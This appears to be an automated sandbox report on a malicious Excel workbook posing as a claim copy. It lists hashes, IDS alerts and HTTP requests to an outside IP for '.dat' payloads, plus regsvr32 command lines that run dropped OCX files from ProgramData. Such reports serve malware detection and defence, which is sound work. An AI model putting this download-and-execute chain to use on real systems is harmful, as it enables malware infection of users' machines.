Preview:	PK.....!.....R.....[Content_Types].xml ...(..... ....U.n.0....?..."..(..r.y.9.....q-1.H....wl;n+X..."..53...rq.w.x.....`k..m*.....*i.....X.6F.M..[.$r.....e.,..g...Q;...2&..\\.J..X\..z..GmYq../IULzot-#-T.Z.;...pl.'"..k..:.++.../.X.^.....E.u.....l.(./...qO...t..{..$...[A+(.d..eG..l<G.B.h..<.2`..1....)....*.'....n.H..~N.r6%..^v.3I.....=Ejw..:.=u..j.kP.~.h..L..O#E.qm.... ....2....&.4...T..... <9...!.,?x>.[.o...R.....B.}..G:..L...

C:\Users\user\Desktop\~$ClaimCopy-46148734-12012021.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXl6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.829986417947683
TrID:	• Microsoft Excel Office Binary workbook document (40504/1) 83.51% • ZIP compressed archive (8000/1) 16.49%
File name:	ClaimCopy-46148734-12012021.xlsb
File size:	98558
MD5:	f1107ae8c76f3ac6c7691fa5a857b206
SHA1:	b69597b25562a96547402d9bcadc096a340b8a69
SHA256:	85278a1649ffd17dae84fce72827f804b0091b907efd841ac95f6b4644fd8d5a
SHA512:	c861360e6f69811f7e4be22885e58e0c233ee409f83ee560e796e4038024d49c5675bde2c2cab45df5dcd94ee83324fac47b5aefd0835327e1a8af17e41f26ef
SSDEEP:	1536:whNB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsU3Tds:O0c6EehCfCZpUHKGXbBKsiiCds
File Content Preview:	PK.....!..]j.....R.....[Content_Types].xml ...(..... ....FF..... .....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "ClaimCopy-46148734-12012021.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-08:22:02.281420	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:02.281462	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:08.529732	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-08:22:21.359317	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:26.313483	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:30.295440	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:22:41.648286	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	146.19.170.39	192.168.2.22
12/02/21-08:24:09.205154	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:15.511167	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:29.247078	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:32.918862	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:35.960823	ICMP	399	ICMP Destination Unreachable Host Unreachable			185.106.123.67	192.168.2.22
12/02/21-08:24:48.200067	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49175	146.19.170.39	192.168.2.22

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 146.19.170.39

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49716	146.19.170.39	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:32:22.325050116 CET	530	OUT	GET /710276824738.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 146.19.170.39 Connection: Keep-Alive
Dec 2, 2021 08:32:22.568588018 CET	531	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 07:32:22 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49783	146.19.170.39	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 08:33:25.817735910 CET	7385	OUT	GET /710276824738.dat2 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 146.19.170.39 Connection: Keep-Alive
Dec 2, 2021 08:33:26.068267107 CET	7386	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 07:33:26 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 4324 Parent PID: 744

General

Start time:	08:31:56
Start date:	02/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0xa80000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 3672 Parent PID: 4324

General

Start time:	08:33:26
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet1.ocx
Imagebase:	0xa20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 1132 Parent PID: 4324

General

Start time:	08:33:27
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet2.ocx
Imagebase:	0xa20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 1880 Parent PID: 4324

General

Start time:	08:33:28
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet3.ocx
Imagebase:	0xa20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 5836 Parent PID: 4324

General

Start time:	08:33:28
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet4.ocx
Imagebase:	0xa20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 5000 Parent PID: 4324

General

Start time:	08:33:29
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet5.ocx
Imagebase:	0xa20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 2060 Parent PID: 4324

General

Start time:	08:33:30
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet6.ocx
Imagebase:	0xa20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis